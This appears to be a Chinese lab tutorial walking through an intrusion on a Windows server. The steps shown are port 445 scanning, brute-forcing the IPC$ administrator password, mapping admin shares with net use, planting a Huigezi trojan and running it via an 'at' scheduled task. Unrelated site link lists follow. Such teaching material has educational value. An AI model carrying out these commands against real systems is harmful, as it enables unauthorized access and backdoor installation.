
简单渗透测试流程演示(445端口、IPC$、灰鸽子)
目录
一、实验流程
0.授权(对方同意被渗透测试才是合法的。)
1.信息收集
nslookup whois
2.扫描漏洞
namp=ip范围 端口 80(IIS,apache,什么网站)scanport
高级扫描:如IIS漏洞2003——IIS6.0 2008——IIS7.0
扫描网站漏洞(owasp top10)
3.漏洞利用
4.提权(shell环境、桌面环境、最高权限)
========
5.毁尸灭迹
6.留后门
7.渗透测试报告
手工测试端口号开放:
telnet IP地址 测试端口
1.scanport扫描445端口
2.漏洞利用之IPC$:
进行暴力破解:NTscan
3.
net use \\10.1.1.2\ipc$ 密码 /user:用户
=====================================
net use f: \\10.1.1.2\share 密码 /user:用户
net use f: /del
net use * /del
net use f: \\10.1.1.2\c$ 密码 /user:用户
==========================================
4.制作木马
利用光盘上的灰鸽子软件
5.植入木马(留后门)
copy d:\heihei.exe \\10.1.1.2\c$
6.设置计划任务自动执行木马:
net time \\10.1.1.2
at \\10.1.1.2 11:11 "c:\heihei.exe"
7.等待肉鸡上线
二、实验过程
 win7想打server

2.1 信息收集
比如收集445端口的。扫描软件很多,win平台以ScanPort为例。


还可以用telnet命令,不用扫描工具。
例如目前的目标机器10.1.1.1 的 445 端口开着,446 端口关闭。
用telnet分别手动探测这俩端口:



扫描技术就是为了确定攻击目标。有了445就可以就IPC$漏洞
2.2 利用过程

net use f: \\10.1.1.1\share 123.abc /user:administrator
这句话是将对方的share路径映射为本机的F盘。

在这个里面可以跟操作本地文件夹目录一摸一样。
怎么查看当前有哪几条连接记录呢?

如何删除这条记录呢》
想要攻击服务器的445端口,对于命令
net use f: \\10.1.1.1\ipc$ 123.abc /user:administrator
只缺123.abc,即可以通过暴力破解进入对方的ipc$.
(安全建议:服务器管理员别叫Administrator,不建议用户名跟公司名等有关系)
2.3 暴力破解系统密码之445
NTscan其实就是不同的利用上述命令。


可以用真空密码字典生成器制作字典

开始扫描

有了密码就可以为所欲为了、
net use \\10.1.1.1\ipc$ 123.abc /user:administrator

可以查看c盘下所有文件夹

2.4 通过木马留后门
通过灰鸽子,配置服务程序就是制作木马



运行一下藏在windows server的exe

替server做一个计算任务运行该程序:
查看server时间


可以看到目标机器已经上线。 可以干很多事。。。

简单渗透测试流程演示(445端口、IPC$、灰鸽子)的更多相关文章
- Web渗透测试流程
什么是渗透测试? 渗透测试 (penetration test)并没有一个标准的定义,国外一些安全组织达成共识的通用说法是:渗透测试是通过模拟恶意黑客的攻击方法,来评估计算机网络系统安全的一种评估方法 ...
- 『安全科普』WEB安全之渗透测试流程
熟悉渗透流程,攻击会像摆积木一样简单! 0x 01:信息收集 收集网站信息对渗透测试非常重要,收集到的信息往往会让你在渗透中获得意外惊喜. 1. 网站结构 可以使用扫描工具扫描目录,主要扫出网站管理员 ...
- 【转】WEB安全之渗透测试流程
熟悉渗透流程,攻击会像摆积木一样简单! 0x 01:信息收集 收集网站信息对渗透测试非常重要,收集到的信息往往会让你在渗透中获得意外惊喜. 1. 网站结构 可以使用扫描工具扫描目录,主要扫出网站管理员 ...
- 渗透测试流程——渗透测试的9个步骤(转)
目录 明确目标 分析风险,获得授权 信息收集 漏洞探测(手动&自动) 漏洞验证 信息分析 利用漏洞,获取数据 信息整理 形成报告 1.明确目标 1)确定范围:测试的范围,如:IP.域名.内外网 ...
- 简单web测试流程(转载)
转载自 http://blog.csdn.net/qq_35885203 1.界面操作模式打开jmeter 进入jmeter安装目录的bin目录下,双击“jmeter.bat”文件即可打开jmeter ...
- 实验吧 这个看起来有点简单!&渗透测试工具sqlmap基础教程
题目地址:http://ctf5.shiyanbar.com/8/index.php?id=1 下载sqlmap,拖到python安装文件夹下面,在桌面创建sqlmap的cmd快捷方式,都不赘述. 教 ...
- Kali Linux渗透测试实战 1.3 渗透测试的一般化流程
1.3 渗透测试的一般化流程 凡事预则立,不预则废,做任何事情都要有一个预先的计划.渗透测试作为测试学科的一个分支,早已形成了完整的方法论.在正式开始本书的实践教学章节之前,我也想谈一谈使用Kali ...
- 《Metasploit渗透测试魔鬼训练营》第一章读书笔记
第1章 魔鬼训练营--初识Metasploit 20135301 1.1 什么是渗透测试 1.1.1 渗透测试的起源与定义 如果大家对军事感兴趣,会知道各国军队每年都会组织一些军事演习来锻炼军队的攻防 ...
- PTEST 渗透测试标准
1:前期交互阶段 在前期交互(Pre-Engagement Interaction)阶段,渗透测试团队与客户组织进行交互讨论,最重要的是确定渗透测试的范围.目标.限制条件以及服务合同细节.该阶段通常涉 ...
随机推荐
- IDEA常用快捷键Mac os和Windows对照--用到了就会更新
之前公司用了一段的MacBookPro,离职后自己入手了一台MacBookPro.但是现在的公司中使用的电脑是古老的win7,两个系统的键盘有些许差别,而且快捷键也略有不同.最近因为疫情影响,在家远程 ...
- ID3\C4.5\CART
目录 树模型原理 ID3 C4.5 CART 分类树 回归树 树创建 ID3.C4.5 多叉树 CART分类树(二叉) CART回归树 ID3 C4.5 CART 特征选择 信息增益 信息增益比 基尼 ...
- Photon PUN 三 RPCs & RaiseEvent
官方文档地址 https://doc.photonengine.com/en-us/pun/current/manuals-and-demos/rpcsandraiseevent 一, RPC P ...
- ACboy needs your help (动态规划背包)
ACboy has N courses this term, and he plans to spend at most M days on study.Of course,the profit he ...
- ZT:C/C++ 字符串与数字相互转换
转载地址:https://www.cnblogs.com/happygirl-zjj/p/4633789.html 一.利用stringstream类 1. 字符串到整数 stringstre ...
- logback1.11的一个bug:有线程持续不断写入log文件,log文件就不会按设定以日期切换。
此Bug的解决方案请见:https://www.cnblogs.com/xiandedanteng/p/12205422.html logback是log4j的后继者,作者也是同一人,但其中的bug不 ...
- JavaScript五中迭代方法小解
ECMAScript 为数组定义了五个迭代方法.每个方法都接收两个参数:要在每一项上运行的函数和(可选的)运行该函数的作用域对象——影响this的值.传入这些方法中的函数会接收三个参数:数组项的值.该 ...
- 阿里出品Excel工具EasyExcel使用小结
前提 笔者做小数据和零号提数工具人已经有一段时间,服务的对象是运营和商务的大佬,一般要求导出的数据是Excel文件,考虑到初创团队机器资源十分有限的前提下,选用了阿里出品的Excel工具EasyExc ...
- Cutting Game(POJ 2311)
原题如下: Cutting Game Time Limit: 1000MS Memory Limit: 65536K Total Submissions: 5721 Accepted: 208 ...
- UI中列表
1.ul.ol.dl